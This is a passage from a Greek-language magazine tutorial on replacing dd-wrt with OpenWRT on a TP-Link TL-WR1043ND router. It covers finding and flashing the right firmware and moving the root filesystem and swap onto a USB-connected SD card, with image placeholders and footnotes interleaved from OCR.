μνήμη του router δεν επαρκούσε :S Επομένως το swap ήταν απαραίτητο, αλλά το dd-qrt δεν θα μας το έδινε :S

Σε σύγκριση με το dd-wrt, το OpenWRT προσφέρει πολλές περισσότερες ελευθερίες. Με δικό του package manager και μια τεράστια κοινότητα γύρω του, το OpenWRT δεν έχει τίποτα να ζηλέψει από τις άλλες διανομές Linux! Κάπου εδώ, βέβαια, θα πείτε ότι είχαμε δει έναν τρόπο προκειμένου να εγκαθιστούμε πρόσθετα προγράμματα στο dd-wrt. Αυτό είναι γεγονός,

1. Τους άλλους δεν σας αγαπάμε!

αλλά είχαμε στηριχτεί σε περίεργα κόλπα, τα οποία κινούνταν ενάντια στη φύση του dd-wrt. Κάπως έτσι αποφασίσαμε να αφήσουμε οριστικά τις αλχημείες και να στραφούμε στο OpenWRT.




Για την παρουσίασή μας στηριχτήκαμε στο TP-Link TL-WR1043ND. Το συγκεκριμένο router προσφέρει Gigabit Ethernet και μια θύρα USB, την οποία και θα αξιοποιήσουμε δεόντως!

Οδηγίες εγκατάστασης

Η εγκατάσταση γίνεται εύκολα και γρήγορα, όπως ακριβώς γίνονται και οι επίσημες αναβαθμίσεις για τον router μας. Προφανώς, αυτό που χρειαζόμαστε πρωτίστως είναι ένα router που να υποστηρίζεται από το OpenWRT. Γι' το λόγο αυτό θα χρειαστεί να συμβουλευτούμε το επίσημο wiki (`wiki.openwrt.org/toh/start`) και να ελέγξουμε αν το router μας υποστηρίζεται, αν πρόκειται να υποστηριχτεί σύντομα ή αν πρέπει ...να αλλάξουμε router. Για τις ανάγκες του άρθρου χρησιμοποιήσαμε ένα TP-Link TL-WR1043ND. Κάνοντας μια σχετική αναζήτηση στο wiki, καταλήξαμε στην ακόλουθη σελίδα: `http://wiki.openwrt.org/toh/tp-link/tl-wr1043nd`. Παρόμοια σελίδα θα βρούμε για οποιοδήποτε άλλο router και από αυτήν θα μάθουμε για το αν υποστηρίζεται από το OpenWRT. Ακόμα κι εκεί όμως, θα χρειαστεί προσοχή: Για κάθε router κυκλοφορούν αρκετές διαφορετικές εκδοχές του OpenWRT. Για παράδειγμα, το TP-Link TL-WR1043ND έχει 8 διαφορετικές εκδοχές! Ευτυχώς για μας, οι διαφορές αυτές αφορούν κυρίως στο σχεδιασμό του κουτιού κι ελάχιστα στα ηλεκτρονικά του router. Επομένως, το firmware είναι ίδιο για όλες τις εκδόσεις. Σε άλλες συσκευές είναι πιθανό η μια έκδοση απ' την άλλη να απαιτεί διαφορετικό firmware. Όλα αυτά βέβαια δεν τα λέμε για να σπείρουμε τον πανικό. Στο wiki θα βρούμε όλα όσα πρέπει να ξέρουμε και

Η εγκατάσταση γίνεται εξ ολοκλήρου από το μενού αναβάθμισης του router. Αφού ανεβάσουμε το πακέτο με το νέο firmware, θα ξεκινήσει αυτόματα η εγκατάστασή του και θα ολοκληρωθεί σε μερικά λεπτά. Μετά απ' αυτό --και κάνοντας ένα refresh στον browser--, θα εμφανιστεί μπροστά μας το νέο πάνελ διαχείρισης!




κυρίως ένα link, για την έκδοση του OpenWRT που ταιριάζει στον router μας. Σημειώστε ωστόσο ότι οι σελίδες που φιλοξενούν το λειτουργικό βρίσκονται σε στάδιο αναβάθμισης και πολλά links δεν λειτουργούν. Εμείς δεν θα κολλήσουμε εκεί! Θα πρέπει να κρατήσουμε το link κάπου πρόχειρα, γιατί θα μας βοηθήσει να εντοπίσουμε τη ζητούμενη έκδοση του OpenWRT. Αναρωτιέστε που θα την αναζητήσουμε; Θα χρειαστεί να επισκεφτούμε το `downloads.openwrt.org`. Πρόκειται για ένα απλό index, ενός καταλόγου αρχείων. Ξεκινάμε επιλέγοντας ποια έκδοση του OpenWRT θέλουμε. Για την ώρα προσφέρονται οι ακόλουθες τρεις:

- **Kamikaze**
- **Backfire**
- **Attitude Adjustment**

Πρόκειται για τρία codenames των εκδόσεων που έχουν κυκλοφορήσει μέχρι τώρα. Το Kamikaze αποτελεί την πρώτη έκδοση, ενώ το Attitude Adjustment αναμένεται να κυκλοφορήσει σύντομα και για την ώρα βρίσκεται σε στάδιο beta. Εμείς ενδιαφερόμαστε για το Backfire κι έτσι επιλέγουμε τον αντίστοιχο φάκελο. Η ομάδα του OpenWRT ακολουθεί παρόμοια ονοματολογία με το Ubuntu[2]. Το Backfire κυκλοφόρησε ως OpenWRT 10.03 κι από τότε έχει βγει ακόμη μια αναβάθμιση (OpenWRT 10.03.1). Προφανώς θα πρέπει να επιλέξουμε τη δεύτερη. Εκεί θα βρούμε μια νέα λίστα καταλόγων, καθένας από τους οποίους αντιστοιχεί σε κάποιο SoC[3]. Τώρα θα χρειαστεί να συμβουλευτούμε το link που βρήκαμε προηγουμένως, στη σελίδα του wiki. Αυτό το link θα περιέχει τον φάκελο, ο οποίος θα δείχνει ποιο SoC χρησιμοποιεί ο router μας.


*Στο OpenWRT Wiki αναφέρεται πως υπάρχουν αρκετές διαφορετικές εκδόσεις του TP-Link TL-WR1043ND. Εμείς διαβάσαμε και τα σχόλια, για να βεβαιωθούμε ότι το OpenWRT υποστηρίζει σωστά *και* τη δική μας έκδοση.*



Version/Model	S/N	Release Date	OpenWrt Version Supported	Model Specific Notes
v1.1	-		Backfire 10.03.1	Similar to WR941ND.
v1.4	-		Backfire 10.03.1	Same v1 board as v1.1
v1.5	-		Backfire 10.03.1	Same v1 board as v1.1
v1.6	-		Backfire 10.03.1	Similar
v1.7	-		Backfire 10.03.1	Similar
v1.8	-		Tested OK with trunk r33288	Similar
v1.9	-		Tested OK with Backfire 10.03.1	Unknown
(DE)v1.0	-		Backfire 10.03.1	Similar, German WebUI
(DE)v1.1	-		Attitude Adjustment 12.09-beta2	Similar, German WebUI, V1.1 in S/N sticker

2. Αντί για χαριτωμένα ονόματα από ζωάκια, όμως, δίνει ονόματα από ποτά-μπόμπες! Αγαπημένο μας είναι το Attitude Adjustment.

3. System On a Chip, δηλαδή όλο το hardware όπως CPU, RAM κι απαραίτητοι controllers για τη λειτουργία ενός συστήματος.




Χρησιμοποιήσαμε την ενσωματωμένη αναζήτηση του Chrome, για να βρούμε εύκολα τα δύο αρχεία που αντιστοιχούν στον router μας. Αρκετά πιο εύκολο από το να τα ψάχνουμε με το χέρι, δεν συμφωνείτε;

Έχοντας βρει το SoC και εισέλθει στον αντίστοιχο κατάλογο, θα συναντήσουμε μια μεγάλη λίστα με *όλα* τα routers, όλων των κατασκευαστών, τα οποία βασίζονται στο συγκεκριμένο SoC. Θα χρειαστεί να εντοπίσουμε το αρχείο που προορίζεται για το δικό μας hardware. Αυτή τη φορά αρκεί να χρησιμοποιήσουμε την ενσωματωμένη αναζήτηση του browser και να εισαγάγουμε το μοντέλο της συσκευής. Στη δική μας περίπτωση, κάνοντας όλα τα παραπάνω, βρήκαμε δύο αρχεία: Το ένα περιέχει στο όνομά του το χαρακτηριστικό «sysupgrade» και το άλλο το «factory». Όπως μαρτυρά και το όνομα, το ένα χρησιμοποιείται όταν θέλουμε να περάσουμε πρώτη φορά το λειτουργικό στο router μας και το άλλο όταν θέλουμε απλώς να αναβαθμίσουμε το OpenWRT. Όπως αντιλαμβάνεστε, το αρχείο που κατεβάσαμε τελικά ήταν το openwrt-ar71xx-tl-wr1043nd-v1-squashfs-factory.bin.

Έχοντας βρει και κατεβάσει επιτέλους το σωστό firmware, μπορούμε να ανοίξουμε τη σελίδα του router μας. Εκεί πρέπει να βρούμε το εργαλείο της αναβάθμισης. Στη δική μας περίπτωση χρειάστηκε να πάμε στο μενού System tools και από ‘κει στο Firmware upgrade. Νομίζουμε ότι η συνέχεια είναι προφανής: Επιλέγουμε το αρχείο που κατεβάσαμε και πραγματοποιούμε το upgrade. Σε αυτό το σημείο να πούμε ότι είναι πολύ σημαντικό να μην πειράξουμε καθόλου το router, για όσο θα διαρκεί η αναβάθμιση. Μόλις τελειώσει το φλασάρισμα, μπορούμε να πιούμε μια γουλιά από τον καφέ ή την πορτοκαλάδα μας. Τα δύσκολα πέρασαν!

Πρώτη επαφή

Το router μας θα τρέχει πλέον το OpenWRT. Αν κάνουμε ένα refresh στη σελίδα, θα εμφανιστεί το ανανεωμένο web interface με το πάνελ διαχείρισης του OpenWRT. Όπως θα προσέξετε, εμφανίζεται ένα μεγάλο, κόκκινο θαυμαστικό, που μας ειδοποιεί ότι πρέπει να ορίσουμε άμεσα έναν κωδικό πρόσβασης για το χρήστη root. Πάντως αυτό μπορεί να γίνει




Το OpenWRT μάς ενημερώνει ότι δεν υπάρχει κωδικός για το χρήστη root. Εμείς όμως δεν του δίνουμε σημασία και συνεχίζουμε την περιπέτειά μας. Θα τον προσθέσουμε αργότερα, όταν θα έχουμε τελειώσει με τα πολλά-πολλά.

και λίγο αργότερα, με την προϋπόθεση βέβαια ότι δεν θα το ξεχάσουμε! Για την ώρα μπορούμε να συνδεθούμε κάνοντας κλικ στο Login. Δεν θα το κρύψουμε: Το περιβάλλον που θα εμφανιστεί ομοιάζει με εκείνο του dd-wrt. Αυτό το γεγονός ενδέχεται να απογοητεύσει όσους έκαναν πρόσφατα τη μετάβαση από το ένα λειτουργικό στο άλλο. Μάλιστα, το OpenWRT μοιάζει να προσφέρει λιγότερες ρυθμίσεις και προγράμματα. Μην ανησυχείτε καθόλου. Αυτό θ' αλλάξει πολύ σύντομα!

Στη σελίδα Status μπορούμε να δούμε όλες τις πληροφορίες για το router μας, από το πόσοι και ποιοι υπολογιστές είναι συνδεδεμένοι μέχρι το syslog και το kernel log του OpenWRT. Επίσης μπορούμε να δούμε τα processes, την κατάσταση του firewall και φυσικά το routing και το ARP table! Όλες οι ρυθμίσεις της συσκευής πραγματοποιούνται από την καρτέλα «System» κι εδώ είναι που θα περνάμε τον περισσότερό χρόνο μας. Οι ρυθμίσεις για το LAN και το wireless LAN βρίσκονται στην καρτέλα «Network». Από αυτήν μπορούμε να ρυθμίσουμε τα πάντα: Από τον κωδικό του WiFi, μέχρι και το routing του δικτύου. Φυσικά όλες οι ρυθμίσεις πρέπει να γίνονται με ιδιαίτερη προσοχή γιατί υπάρχει κίνδυνος να κλειδωθούμε απ' έξω! Και με αυτά, οι βασικές ρυθμίσεις του OpenWRT εξαντλούνται. Από εδώ και πέρα, είναι στο χέρι του χρήστη να εγκαταστήσει ό,τι άλλο χρειάζεται. Ο ενσωματωμένος χώρος του router αρκεί και με το παραπάνω για εφαρμογές όπως OpenVPN/PPTP server, dynamic DNS updater κ.ά. Όλα αυτά όμως είναι πράγματα απλά. Εμείς βάλαμε το OpenWRT αναζητώντας το κάτι παραπάνω...

Προς αναζήτηση χώρου

Στο δικό μας router η ενσωματωμένη μνήμη είναι πολύ περιορισμένη. Επομένως, η μετατροπή του router σε έναν *κανονικό* Linux server ήταν κάπως δύσκολη. Γενικότερα, το σημαντικότερο πρόβλημα αυτών των συσκευών είναι η περιορισμένη μνήμη RAM κι ο μικρός αποθηκευτικός



Εγκαθιστούμε τα βασικά προγράμματα για τη λειτουργία των εξωτερικών συσκευών αποθήκευσης. Για την ακρίβεια, στην εικόνα φαίνεται πως έχουν ήδη εγκατασταθεί :)

χώρος. Για το λόγο αυτό, αν θέλουμε να κάνουμε κάτι πιο προχωρημένο, πρέπει να δημιουργήσουμε χώρο. Αυτό επιτυγχάνεται μεταφέροντας το root filesystem του συστήματος σε κάποιον εξωτερικό σκληρό, ή τέλος πάντων, σε κάποιο άλλο αποθηκευτικό μέσο!


Πριν προχωρήσουμε, πρέπει να μιλήσουμε για το αποθηκευτικό μέσο που θα χρειαστούμε. Η απλούστερη λύση είναι ένα USB flash disk των 4 ή 8GB. Βέβαια, αυτά τα μέσα δεν είναι φτιαγμένα για πολλές και απανωτές εγγραφές και με το χρόνο ενδέχεται να χαλάσουν. Το OpenWRT είναι ειδικά σχεδιασμένο για να εγκαθίσταται και να λειτουργεί σε flash, αλλά θα πρέπει να προσέξουμε ποιες εφαρμογές εγκαθιστούμε. Αν π.χ. αποφασίσουμε να σηκώσουμε κάποια βάση[4], τότε καλό θα ήταν να χρησιμοποιήσουμε ένα σκληρό δίσκο.

Ας επιστρέψουμε τώρα στο θέμα μας. Όπως αναφέραμε, πρέπει να εξοικονομήσουμε χώρο κι αυτό προϋποθέτει τη μετακίνηση του root filesystem. Ας πάρουμε τα πράγματα από την αρχή. Κατά την εγκατάσταση του OpenWRT δημιουργούνται δύο partitions στον αποθηκευτικό χώρο του router: Η μία περιέχει τα αρχεία που αντιγράφονται κατά το firmware upgrade, ενώ η άλλη λειτουργεί σαν δικλείδα ασφαλείας. Πάνω σε αυτήν περιγράφονται οι αλλαγές που πραγματοποιεί ο χρήστης στο σύστημα. Με αυτόν τον τρόπο, αν κάτι πάει πολύ στραβά το σύστημα μπορεί να στραφεί στην πρώτη κατάτμηση κι εκεί θα υπάρχει μια πλήρως λειτουργική εκδοχή του συστήματος! Ε, λοιπόν, εμείς θα μεταφέρουμε το δεύτερο partition σε κάποιο άλλο αποθηκευτικό μέσο, με μεγαλύτερη χωρητικότητα. Έτσι θ' αποκτήσουμε μεγάλη ευχέρεια κινήσεων και θα μπορούμε να προσθέτουμε στο σύστημα οτιδήποτε θέλουμε.

Αφού επιλέξουμε κάποιο μέσο αποθήκευσης, σειρά έχει το partitioning. Σε γενικές γραμμές, χρειαζόμαστε κάτι πολύ απλό: Θέλουμε μια

4. Πέρασε απ' το δικό μας μυαλό, απ' το δικό σας δε θα περάσει;

Ορίζουμε το νέο root filesystem του συστήματος. Όλα τα αρχεία θα πάνε στη μεγάλη κατάτμηση της κάρτας μνήμης, που συνδέσαμε μέσω USB.



μεγάλη κατάτμηση EXT3 και μια μικρότερη, η οποία θα χρησιμοποιηθεί για το swap. Εμείς χρησιμοποιήσαμε μια κάρτα 4GB SD Class 6, από μια παλιά φωτογραφική μηχανή. Για τη σύνδεσή της χρησιμοποιήσαμε ένα μικροσκοπικό μετατροπέα USB. Για το partitioning χρησιμοποιήσαμε το γνωστό GParted[5]. Αφού δημιουργήσαμε μια κατάτμηση των 128MB για το swap, φτιάξαμε άλλη μία με τον εναπομείναντα χώρο.


Μετάθεση του rootfs

Για να πετύχουμε το στόχο μας θα χρειαστούμε ορισμένα εργαλεία. Αρχικά λοιπόν πηγαίνουμε στην καρτέλα System και στο μενού Software. Από εκεί μπορούμε να εγκαταστήσουμε όποιο πακέτο θέλουμε, αρκεί να υπάρχει στο repository του OpenWRT. Εμείς πατάμε στο Update lists, για να ενημερωθεί η λίστα των διαθέσιμων πακέτων. Στη συνέχεια, χρησιμοποιώντας το πεδίο Filter, εντοπίζουμε και εγκαθιστούμε τα παρακάτω πακέτα:

```
kmod-usb-storage
kmod-fs-ext3
block-mount
block-hotplug
block-extroot
```

Όπως καταλαβαίνετε, τα πρώτα πακέτα προσθέτουν υποστήριξη για συσκευές αποθήκευσης USB και για το σύστημα αρχείων EXT3. Τα υπόλοιπα σχετίζονται με τη διαχείριση συσκευών, όπως είναι οι σκληροί δίσκοι, οι μνήμες flash κ.ά. Μετά από αυτές τις προσθήκες μπορούμε να συνδέσουμε το νέο μας αποθηκευτικό μέσο. Ακολούθως πατάμε το κουμπί Enable για το fstab, στο μενού Startup. Αμέσως μετά μεταβαίνουμε στην καρτέλα System και κάνουμε κλικ σε μια νέα επιλογή που θα βρούμε εκεί: τη Mount Points. Όπως προδίδει και το όνομα της επιλογής, από

5. Το GParted αποτελεί έναν από τους καλύτερους partition managers του κόσμου!



Αφού ξεμπερδέψουμε με τις επεμβάσεις μας, μπορούμε να ρυθμίσουμε τον κωδικό του χρήστη root. Αυτό επιτυγχάνεται από το μενού Administration.


εδώ μπορούμε να κάνουμε τα πάντα σε σχέση με την προσάρτηση και την αποπροσάρτηση των αποθηκευτικών μέσων. Εμείς λοιπόν δεν έχουμε παρά να προσθέσουμε την κατάτμηση του αποθηκευτικού μας μέσου, στην οποία θα μεταφερθεί το root filesystem. Πρακτικά, θέλουμε να προσθέσουμε στο πινακάκι Mount Points την κατάτμηση EXT3. Για το σκοπό αυτό πατάμε αρχικά στο Add. Μετά επιλέγουμε το Enable this mount κι από το dropdown μενού επιλέγουμε την κατάτμησή μας[6] (π.χ, /dev/sda1). Τέλος, ενεργοποιούμε το Use as root filesystem. Αυτό ήταν όλο! Περιμένατε κάτι πιο δύσκολο; Για να ενεργοποιηθούν οι αλλαγές μας, πηγαίνουμε στο μενού Reboot κι επανεκκινούμε τον router μας. Μετά την επανεκκίνηση η συσκευή θα είναι στην ίδια ακριβώς κατάσταση, όπως ήταν μετά από την εγκατάσταση του OpenWRT. Αυτό συμβαίνει επειδή το παλιό overlay, που περιείχε τις ρυθμίσεις μας, έχει βγει σε αχρηστία κι έχει ενεργοποιηθεί ένα νέο, καθαρό. Με λίγα λόγια, δεν πρέπει να ανησυχήσουμε. Τώρα μπορούμε να εγκαταστήσουμε οτιδήποτε θέλουμε! Και στην περίπτωση που πάει κάτι στραβά, αρκεί να αποσυνδέσουμε το αποθηκευτικό μας μέσο και να κάνουμε μια επανεκκίνηση. Το OpenWRT θα επιστρέψει στο παλιό overlay και όλα θα είναι καλά!

Βασική ρύθμιση και βουρ στο παιχνίδι

Το router είναι έτοιμο να φιλοξενήσει δεκάδες MB δεδομένων ή, τέλος πάντων, όσα προγράμματα και δεδομένα χωράνε στον πρόσθετο αποθηκευτικό χώρο! Πριν απ' όλα, όμως, πρέπει να ενεργοποιήσουμε την κατάτμηση του swap. Μ' αυτόν τον τρόπο θα αυξηθεί η μνήμη του συστήματος -- τουλάχιστον εικονικά. Έτσι, το OpenWRT δεν θα μπορεί μόνο να φιλοξενήσει πολλά προγράμματα, αλλά και να τα τρέχει! Για να ενεργοποιήσουμε το swap, λοιπόν, ξεκινάμε και πάλι με την ενεργοποίηση του fstab. Μετά ξαναπάμε στην καρτέλα System

